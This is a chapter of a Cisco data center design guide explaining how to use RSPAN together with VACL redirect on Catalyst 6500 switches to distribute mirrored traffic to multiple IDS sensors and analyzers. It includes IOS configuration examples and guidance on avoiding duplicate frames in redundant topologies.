
Using RSPAN with VACL Redirect

Using RSPAN with VACL redirect for local traffic monitoring allows you to differentiate network traffic based on the following:

- Protocol—You can send one type of traffic, such as HTTP, to one analyzer, and another type, such as DNS, to another monitoring device.
- Subnet—You can monitor specific subnets with specific analyzers.
- Ethertype for non-IP/non-IPX traffic—You can send non-IP traffic to different probes based on the Ethertype or the MAC address.
- Integration—This solution is easily integrated with remote traffic monitoring.

Figure 7-8 shows the use of RSPAN and VACL redirect to differentiate traffic on multiple sensors.

Figure 7-8 Traffic Differentiation with RSPAN and VACL Redirect



In Design A, traffic is sent to different sensors based on the protocol. The Catalyst 6500 generates a copy of the traffic and sends HTTP traffic to IDS1, DNS traffic to IDS2, and SMTP traffic to IDS3. In Design B, traffic is sent to different sensors based on the subnet. Traffic for Subnet1 is sent to IDS1, traffic for Subnet2 is sent to IDS2, and traffic for Subnet3 is sent to IDS3.



Note

In this chapter, the illustrations show intrusion detection system (IDS) devices as the analyzer devices, because this design can be used for the deployment of IDS as well as generic network analysis tools.

Hardware Requirements

The design with RSPAN and VACL redirect works on both the Catalyst 6500 Sup2 and Sup720. On Sup720, if using PFC3A, this functionality is available if the hardware revision is 2.2 or later. You can verify the hardware revision by using the **show module** command:

Mod	Sub-Module	Model	Serial	Hw	Status
6	Policy Feature Card 3	WS-F6K-PFC3A	SAD0812099Y	2.2	Ok
6	MSFC3 Daughterboard	WS-SUP720	SAD080904AG	2.2	Ok

Using RSPAN in conjunction with VACL redirect requires the capability to apply VACLs in hardware on the traffic present on the RSPAN VLAN. This design was tested with Cisco IOS 12.2(17d)SXB3.

VACL Redirect

VACL redirect lets you override MAC address-based forwarding so that you can forward traffic to a specific port in a VLAN. For example, when you specify a VACL redirect on a VLAN, you can send frames to a specified port on that VLAN based on the Layer 3 source and destination address, as well as the Layer 4 protocol and ports.

The following configuration demonstrates the use of the VACL redirect function:

```
ip access-list extended ACL-A
 permit tcp 10.20.5.0 0.0.0.255 10.20.10.0 0.0.0.255 eq 80
 permit tcp 10.20.10.0 0.0.0.255 eq 80 10.20.5.0 0.0.0.255
!
ip access-list extended ACL-B
 permit udp 10.20.5.0 0.0.0.255 10.20.10.0 0.0.0.255
 permit udp 10.20.10.0 0.0.0.255 10.20.5.0 0.0.0.255
!
ip access-list extended ACL-C
 permit tcp host 10.20.5.10 any
 permit tcp any host 10.20.5.10
!
[...]
vlan access-map analyzerfilter 10
 match ip address ACL-A
 action redirect FastEthernet8/1
vlan access-map analyzerfilter20
 match ip address ACL-B
 action redirect FastEthernet8/2
vlan access-map analyzerfilter 30
 match ip address ACL-C
 action redirect FastEthernet8/3
vlan access-map analyzerfilter 40
 match ip address ACL-D
 action redirect FastEthernet8/4
vlan access-map analyzerfilter 50
 match ip address ACL-E
 action redirect FastEthernet8/5
vlan access-map analyzerfilter 60
 match ip address ACL-F
 action redirect FastEthernet8/6
!
vlan filter analyzerfilter vlan-list 300
```

This configuration filters traffic on VLAN 300 and performs the following actions:

- Redirects HTTP traffic between subnet 10.20.5.x and 10.20.10.x to port Fa8/1

- Redirects UDP traffic between the same two subnets to port Fa8/2
- Redirects TCP traffic exchanged by the host 10.20.5.10 to port fa8/3

You can configure up to 256 redirect ports per VACL and a maximum of five redirect ports per access list clause.

**Note**

Redirect of non-IP traffic with a MAC access list is possible only in Cisco IOS.

Design Details

You can combine RSPAN with VACL redirect to collect traffic from multiple VLANs and ports, separate the traffic, and forward it to different analyzers. The typical topology uses RSPAN to collect traffic from both local and remote switches and send it to the RSPAN VLAN.

You need to use RSPAN on the switch where the analyzers are physically attached, for the purpose of filtering the mirrored traffic with a VACL on the RSPAN VLAN and differentiating it on multiple sensors.

Figure 7-9 shows how the two technologies can be used concurrently to collect and subsequently separate the traffic from a server farm.

Figure 7-9 RSPAN and VACL Redirect Topology Example




Figure 7-9 shows a server farm connected to four switches. RSPAN is used to collect traffic from all the subnets: 10.20.10.x (VLAN 10), 10.20.20.x (VLAN 20), 10.20.30.x (VLAN 30), and 10.20.40.x (VLAN 40). The RSPAN configuration sends traffic from each respective VLAN into the RSPAN VLAN.


A VACL is applied to the RSPAN VLAN to separate the traffic flows and to distribute them to the four analyzers on ports Fa8/1 to Fa8/4.

**Note**

You can distribute the traffic to as many as 256 analyzers by defining ACLs to match the different traffic types.

Figure 7-10 shows the VLAN topology within the Catalyst 6500.

Figure 7-10 Catalyst 6500 Internal Topology with RSPAN and VACL Redirect



You can see the Layer 3 links that connect the Catalyst 6500 to the core and the links assigned to the server VLANs. The server VLANs are represented with big circles that connect the physical links with the Multilayer Switch Feature Card (MSFC), which is the routing engine. The Layer 3 links connect the core devices directly to the MSFC (the routing engine).

The sniffers and analyzers are connected to a special VLAN, which is the RSPAN VLAN. An RSPAN VLAN is used simply because it allows having a copy of the traffic in a VLAN that can be manipulated with VACLs. All sniffers and sensors connect to the RSPAN VLAN. A VACL filters the traffic that leaves the RSPAN VLAN towards the sensors.

The green circles represent the SPAN configuration that effectively creates a copy of the traffic from each one of the ports and funnels it into the RSPAN VLAN.

Configuration Steps

The following are the key configuration steps for copying traffic with this technique:

- Copy the traffic from all the VLANs or the physical links into the Remote SPAN VLAN. In [Figure 7-10](#), this configuration is applied to the physical port (that is, the point of conjunction of the physical link with the Catalyst 6500). You can apply the mirroring configuration to the VLAN.
- Allow forwarding of the RSPAN traffic to all the sensing ports (the next step controls which sensor gets which traffic, but first, all of the ports that connect to the IDS sensors need to be allowed).
- Configure one access list for each traffic category that you have identified.
- Configure a VLAN access map that associates the access lists with the correct IDS port via an “action redirect” statement and apply the VACL to the Remote SPAN VLAN. In [Figure 7-10](#), all IDS ports belong to the RSPAN VLAN but there is a VACL that controls which traffic is sent to which IDS sensor.

Mirroring All Traffic to the RSPAN VLAN

Unlike SPAN, which allows you to mirror traffic from one or more ports on a Cisco Catalyst switch (the SPAN source) only to another port on the same switch (the SPAN destination), RSPAN allows you to capture traffic on one switch, mirror it to a designated VLAN, and then forward it to one or more ports on one or more other switches for analysis.

In this case, RSPAN is useful because it allows copying the traffic to a VLAN that can be manipulated with VACLs. The goal in this case is not to export the VLAN to another switch; it is just to have a local copy of the traffic on the Catalyst 6500.

VLAN 300 is defined as the RSPAN VLAN on the Catalyst switch.

```
vlan 300
 name rspan
 remote-span
 !
```

The following configuration captures traffic from all interfaces of interest and sends the mirrored traffic to VLAN 300:

```
monitor session 1 source int giga9/1 , giga8/1 , giga8/2 , giga8/3 , giga8/4 rx
monitor session 1 destination remote vlan 300
```

Ensuring that All Monitoring Devices Can Receive the Mirrored Frames

The four IDS sensors connect the Catalyst 6500 to the following ports: int fa8/1, fa8/2, fa8/3, and fa8/4. These ports must be capable of forwarding traffic present on the RSPAN VLAN. The VACL eventually decides which sensor gets which traffic, but first all sensors must be capable of receiving the mirrored traffic.

This is achieved with the following configuration, which creates an RSPAN destination session that forwards the traffic to all the sensors (interfaces fa8/1–4).

```
monitor session 2 destination interface Fa8/1 - 4
monitor session 2 source remote vlan 300
```

Defining the Categories for Separating the Mirrored Traffic

With four instruments, you normally want to define four traffic categories.

Assume that you want to assign the traffic to the sniffers/sensors as follows:

- Sensor1 to monitor HTTP traffic exchanged between the Internet and subnet1 (10.20.10.x)
- Sensor2 to monitor HTTP traffic exchanged between the Internet and subnet2 (10.20.20.x)
- Sensor3 to monitor HTTP traffic exchanged between the Internet and subnet3 (10.20.30.x)
- Sensor4 to monitor HTTP traffic exchanged between the Internet and subnet4 (10.20.40.x)

The access lists for each sensor are configured to deny all traffic sourced by the subnets that are not of interest (for sensor1, this means denying subnets 2, 3, and 4), to deny the locally switched traffic (for sensor1, this means denying subnet1 to subnet1 traffic).

```
ip access-list extended toSensor1
 deny ip 10.20.20.0 0.0.0.255 any
 deny ip 10.20.30.0 0.0.0.255 any
 deny ip 10.20.40.0 0.0.0.255 any
 deny ip 10.20.10.0 0.0.0.255 10.20.10.0 0.0.0.255
 permit tcp any 10.20.10.0 0.0.0.255 eq 80
 permit tcp 10.20.10.0 0.0.0.255 eq 80 any
 deny ip any any
 !
ip access-list extended toSensor2
 deny ip 10.20.10.0 0.0.0.255 any
 deny ip 10.20.30.0 0.0.0.255 any
 deny ip 10.20.40.0 0.0.0.255 any
 deny ip 10.20.20.0 0.0.0.255 10.20.20.0 0.0.0.255
 permit tcp any 10.20.20.0 0.0.0.255 eq 80
 permit tcp 10.20.20.0 0.0.0.255 eq 80 any
```

```
deny ip any any
!
[...]
```

You might want to define a catch-all to collect all the remaining traffic for analysis on a dedicated sensor or for sniffing it, as follows:

```
ip access-list extended IP-catch-all
  permit ip any any
!
ipx access-list extended IPX-catch-all
  permit any any
!
mac access-list extended non-IP-catch-all
  permit any any
!
```

**Note**

Notice that the VACLs that you define here do not affect traffic forwarding on any of the server VLANs nor do they affect routing. These VACLs are applied on the RSPAN VLAN, which only carries mirrored frames of the data center traffic. This is another advantage of using RSPAN and VACL redirect: its use does not interfere with regular traffic filtering.

Redirecting the Traffic to the Appropriate Sensors

Next, you create a VLAN access map and assign each traffic category to the port to which the associated sensor is connected. For example, the traffic category that is defined by the access list to Sensor1 is redirected to the port Fa8/1 where Sensor1 is connected.


The VLAN access map is then applied to VLAN 300. Remember that traffic that matches a deny entry in an access list in the VLAN access-map rule 10 is subject to the processing in the VLAN access-map rule 20, and if it matches a deny, it is in turn processed by the VLAN access-map rule 30, and so on.

```
vlan access-map analyzerfilter 10
  match ip address toSensor1
  action redirect FastEthernet8/1
vlan access-map analyzerfilter 20
  match ip address toSensor2
  action redirect FastEthernet8/2
vlan access-map analyzerfilter 30
  match ip address toSensor3
  action redirect FastEthernet8/3
vlan access-map analyzerfilter 40
  match ip address toSensor4
  action redirect FastEthernet8/4
!
! catch all entries
!
vlan access-map analyzerfilter 50
  match ip address IP-catch-all
  action redirect FastEthernet8/46
vlan access-map analyzerfilter 60
  match ipx address IPX-catch-all
  action redirect FastEthernet8/47
vlan access-map analyzerfilter 70
  match mac address non-IP-catch-all
  action redirect FastEthernet8/48
!
vlan filter analyzerfilter vlan-list 300
```

Monitoring Best Practices in a Fully Redundant Topology

Figure 7-11 shows a fully redundant topology.

Figure 7-11 Fully Redundant Traffic Monitoring Architecture



The key design challenges that need to be addressed in a fully redundant topology include the following issues:

- Avoiding sending duplicate traffic to the sensors
- Ensuring that the sensors can see both directions of the traffic regardless of the redundant Layer 2 and Layer 3 paths

Avoiding Duplicate Frames

As an example of the first concern, assume that in the topology shown in Figure 7-11 you configured a **monitor session / source interface** *giga8/1, giga8/2 both*. Assume that a server from 10.20.10.x sends traffic to a server in 10.20.20.x. The traffic from switch acc1 arrives to Aggregation 1 and the SPAN configuration generates a copy of the traffic (Rx). Then the MSFC routes to 10.20.20.x and the frame goes out to *giga8/2* (Tx), and another copy of the same frame is generated and sent to the sensors. This means that for the same frame, this configuration is generating two copies. This problem can be fixed by making sure that the SPAN session is configured on all the physical interfaces for the Rx direction only.

Now assume that in the fully redundant topology you configured a **monitor session / source interface** *giga8/1, giga8/2, Po10 rx* where the port channel 10 connects the two aggregation switches. Assume that traffic is routed from 10.20.10.x to 10.20.20.x, and that the path to 10.20.20.x takes the port channel. In this case, there is no generation of duplicate frames on Aggregation 1. But with the overall topology,

considering that you want to monitor what gets switched on Aggregation 2, it is very likely that on Aggregation 2 you also have a session **monitor session 1 source interface giga8/1 , giga8/2 , Po10 rx**. This means that both Aggregation 1 and Aggregation 2 generate one copy of the same frame.

Whether this is a problem or not depends on the design, but if you have a single set of instruments that monitor the overall traffic going into the server farm, it is advisable not to monitor the port channel, and to aggregate the traffic captured on both aggregation switches on the same RSPAN VLAN, as you can see in [Figure 7-11](#).

In [Figure 7-11](#), there is no SPAN session on the port channel; SPAN sessions are configured on the physical links.

Monitoring Traffic Flows across both Aggregation Switches

The second concern refers to ensuring that the instruments can see both directions of the traffic regardless of whether the traffic enters from the core to Aggregation 1 or to Aggregation 2 and regardless of whether the forwarding port on the access switches is port A or port B.

Sniffers connect to only one of the switches; for example, Aggregation 1 as it is shown in [Figure 7-11](#). Traffic from Aggregation 2 is copied on the RSPAN VLAN, which is carried across the EtherChannel trunk that connects Aggregation 1 and Aggregation 2.



Note


With IDS, you can implement a different design. IDS sensors can be dual-homed to both aggregation switches. The configuration of Aggregation 1 and Aggregation 2 are identical from the point of view of traffic capturing. This means that the IDS port connected to Aggregation 2 is configured on the RSPAN VLAN and a VACL redirect configured on Aggregation 2. From the IDS point of view, both interfaces belong to the virtual sensor, and traffic for the same stream can come in from either interface.

VSPAN versus PSPAN

Traffic can be captured on the VLAN with a SPAN Rx or from the physical port with a SPAN Rx configuration. This second design better reduces duplicate traffic in fully redundant topologies.

[Figure 7-12](#) shows the logical topology inside the Catalyst 6500.

Figure 7-12 VLAN Topology



The MSFC is represented as a router, VLAN 10 (Subnet1) is represented as an oval in yellow, and VLAN 20 (Subnet2) is represented as an oval in purple. These two VLANs are obviously trunked between the two aggregation switches for reasons of Layer 2 redundancy.

Assume that you want to configure the SPAN on the VLANs. On Aggregation 1 and Aggregation 2, you configure the following:

```
monitor session 1 source vlan 10 , 20 , 30 , 40 rx
monitor session 1 destination remote vlan 300
```

Under normal conditions, traffic from 10.20.10.x directed to 10.20.20.x is copied once to VLAN 300, when it enters VLAN 10 from Giga8/1. The MSFC then routes to VLAN 20 and the traffic goes out to Giga8/2 to reach the destination host. The reverse traffic comes from Access 2 and the frame is copied when it enters VLAN 20 from Giga8/2. Then the MSFC routes to VLAN 10 and the traffic is sent out to Giga8/1.

This scenario considers the topology where on Access 2, port A is forwarding and port B is blocking. Now consider the case where on Access 2, port A is blocking and port B is forwarding. In this case, everything works the same until the traffic from 10.20.10.x is routed to 10.20.20.x. The first copy of the 10.20.10.x-to-10.20.20.x traffic is generated when the frame enters VLAN 10 from Gigabit8/1. The MSFC then routes to VLAN 20.

Differently from the first scenario described, the frame now must go to Aggregation 2 to arrive at Access 2. The frame then takes the EthernetChannel trunk and the second copy of the same frame is generated when it enters Aggregation 2.

This is because, as previously stated, for reasons of redundancy both aggregation switches must be configured the same to replicate traffic to the IDSs regardless of which path the traffic takes.

This example demonstrates that configuring SPAN on a VLAN is not optimal when the traffic takes asymmetric paths.

Assume configuring SPAN as follows:

```
monitor session 1 source int giga9/1 , giga8/1 , giga8/2 , giga8/3 , giga8/4 rx
monitor session 1 destination remote vlan 300
```

In the basic scenario where port A is forwarding and port B blocking on all access switches, the mirroring does not produce any duplicate frames. In the scenario where Access 2 has port A blocking and port B forwarding, there are no duplicate frames either. In fact, the problem of SPAN on the VLAN is that Aggregation 2 generates a second copy when the traffic enters the VLAN from the EtherChannel trunk.

When SPAN is configured on physical interfaces (and it should not be configured on the EtherChannel trunk), the traffic forwarded from one aggregation switch to the other does not generate any duplicate traffic.


The return traffic from 10.20.20.x goes to Aggregation 2, which generates a copy of the traffic for the 10.20.20.x-to-10.20.10.x direction. The traffic is sent back to Aggregation 1 to be routed to 10.20.10.x. No other copies of the traffic are generated.

For these reasons, Cisco recommends configuring SPAN on the physical interfaces that require monitoring, but only in the Rx direction to avoid generating duplicate copies of the traffic.

Complete Architecture

Figure 7-13 shows the complete architecture that defines how to capture traffic.

Figure 7-13 Traffic Monitoring Architecture



This is a fully redundant data center topology with access and aggregation layers. The aggregation layer consists of Catalyst 6500s with sniffers or sensors attached to Aggregation 1 with a Cisco FWSM (optional component) in each aggregation switch.

This topology has four subnets: 10.20.10.x, 10.20.20.x, 10.20.30.x, and 10.20.40.x. No assumption is made on where these subnets reside in the access switches. RSPAN and VACL redirect allow these subnets to be monitored respectively by Sensor1, Sensor2, Sensor3, and Sensor4 regardless of where these subnets reside in the data center. What traffic Sensor1, Sensor2, Sensor3, and Sensor4 need to monitor is determined by the user, and this is defined by creating access lists to be applied to the VLAN that carries the copy of the traffic (the RSPAN VLAN). You can modify this policy without impacting traffic forwarding on the network.

The green circles indicate to which port the SPAN configuration is applied. This ensures that all traffic that flows in and out of the data center is copied on the RSPAN VLAN for processing and analysis. The RSPAN VLAN exists on both Aggregation 1 and Aggregation 2. On Aggregation 1, the sensors/sniffers are connected to the RSPAN VLAN. Traffic captured on Aggregation 2 is copied to the RSPAN VLAN and trunked between Aggregation 1 and Aggregation 2 on the port channel.

The Rx option is used to avoid duplicate traffic. SPAN is not applied to the ports in the EtherChannel connecting the two aggregation switches. Monitoring the physical interfaces instead of the VLANs ensures that even in the presence of asymmetric traffic forwarding there is no duplicate traffic.

The same configuration present on Aggregation 1 is also present on Aggregation 2 so that a given flow can take one aggregation switch in its inbound direction and Aggregation 2 in the outbound direction. The sensors receive both directions of the flows because both Aggregation 1 and Aggregation 2 copy the traffic on the RSPAN VLAN.

When capturing traffic in the presence of load balancers or firewalls, you must consider the implications on the TCP sequence number of the frames. Client-to-server traffic captured between the client and the firewall or the load balancer might show an acknowledgement number that does not match the sequence number from the server-to-client traffic captured between servers and the firewall or load balancer. This is because firewalls and load balancers are TCP proxy devices, thus the sequence numbers on either side are different. This is typically a problem with intrusion detection sensors. Most sniffer tools can still correlate TCP streams.

**Note**


If NAT identifies multiple servers as a single IP address, modify the design to include, for example, the load balancer ports among the SPAN ports or to use SPAN for the VLANs that the load balancer uses.

Using Redundant Analyzers

In the design described in the previous sections, if one analyzer fails, there is no way to reassign the traffic to the remaining analyzer devices. You can solve this problem by using redundant analyzers, generating a copy of the frame and sending both frames to both devices.

[Figure 7-14](#) demonstrates how to configure a network to include redundancy.

Figure 7-14 Analyzer Redundancy



In Figure 7-14, each analyzer (in this case an IDS sensor) is duplicated, and each traffic category is sent to two sensors. If one analyzer fails, the peer device can still receive the traffic. This can be done both with virtual SPAN and with RSPAN.

In the case of RSPAN, if the two analyzers assigned to subnet 10.20.5.x are connected to ports FastEthernet8/1 and FastEthernet8/2, and the two analyzers assigned to subnet 10.20.10.x are connected to ports FastEthernet8/3 and FastEthernet8/4, the VACLs are configured as follows:

```
vlan access-map analyzerfilter 10
 match ip address ACL-A
 action redirect FastEthernet8/1 FastEthernet8/2
vlan access-map analyzerfilter 20
 match ip address ACL-B
 action redirect FastEthernet8/3 FastEthernet8/4
vlan access-map analyzerfilter 30
 match ip address ACL-C
 action redirect FastEthernet8/5 FastEthernet8/6
vlan access-map analyzerfilter 40
 match ip address ACL-D
 action redirect FastEthernet8/7 FastEthernet8/8
!
vlan filter analyzerfilter vlan-list 300
```

Conclusion

Various technologies can perform traffic monitoring and analysis for an end-to-end Cisco data center network.

VACL capture requires changing security VACLs to include a special action (forward capture). VACL capture scales well and does not generate duplicate frames, but it is difficult to differentiate routed traffic to multiple sensors.

SPAN does not require changes to security VACLs, and can be defined on physical interfaces or VLANs. SPAN can generate duplicates by using the Rx or Tx options, and offers a limited number of sessions. More recently, the virtual SPAN option is available. Virtual SPAN allows differentiating traffic on multiple ports based on the VLAN information of the source traffic. Virtual SPAN has great scalability, does not allow differentiating the traffic based on the Layer 4 information, and does not work on RSPAN traffic; that is, you cannot differentiate traffic collected from remote devices based on the source information of the VLANs.

You can use RSPAN for local SPAN purposes to create a copy of the traffic and do further processing on it with VACLs. RSPAN combined with VACL redirect does not require any modification in the security VACLs, and allows differentiating the traffic based on the subnet information, the Layer 4 protocols, and Layer 4 port. It can be easily integrated with an RSPAN design to aggregate traffic from multiple switches to the device where the instrumentation is connected and to differentiate this traffic based on subnets, Layer 4 protocols, and Layer 4 ports. RSPAN combined with VACL redirect allow differentiating the traffic to up to 64 sniffers/analyzers.

In a fully redundant topology, you must monitor all traffic entering and leaving the data center (client-to-server and server-to-client) and routed within the data center (server-to-server) without generating duplicates, and it is important to make sure that the instrumentation sees both directions of the traffic even in the presence of asymmetric paths. One solution consists in configuring SPAN Rx or Tx on the physical ports of the aggregation switches with the exception of the port channel connecting the two aggregation switches. If the sniffers/sensors are connected to one aggregation switch only (the root switch), RSPAN carries the traffic captured from the secondary root switch to the primary root.

Additional References

For more information, see the following documents:

- “Using RSPAN with VACLs for Granular Traffic Analysis,” Tim Stevenson
http://www.cisco.com/warp/public/cc/pd/si/casi/ca6000/prodlit/rspan_wp.pdf
- Information about SPAN on the Catalyst 6500:
<http://www.cisco.com/warp/public/473/41.html>
- Information about VACLs:
<http://www.cisco.com/univercd/cc/td/doc/product/lan/cat6000/122sx/swcg/vacl.pdf>



Cisco Network-Based Intrusion Detection—Functionalities and Configuration

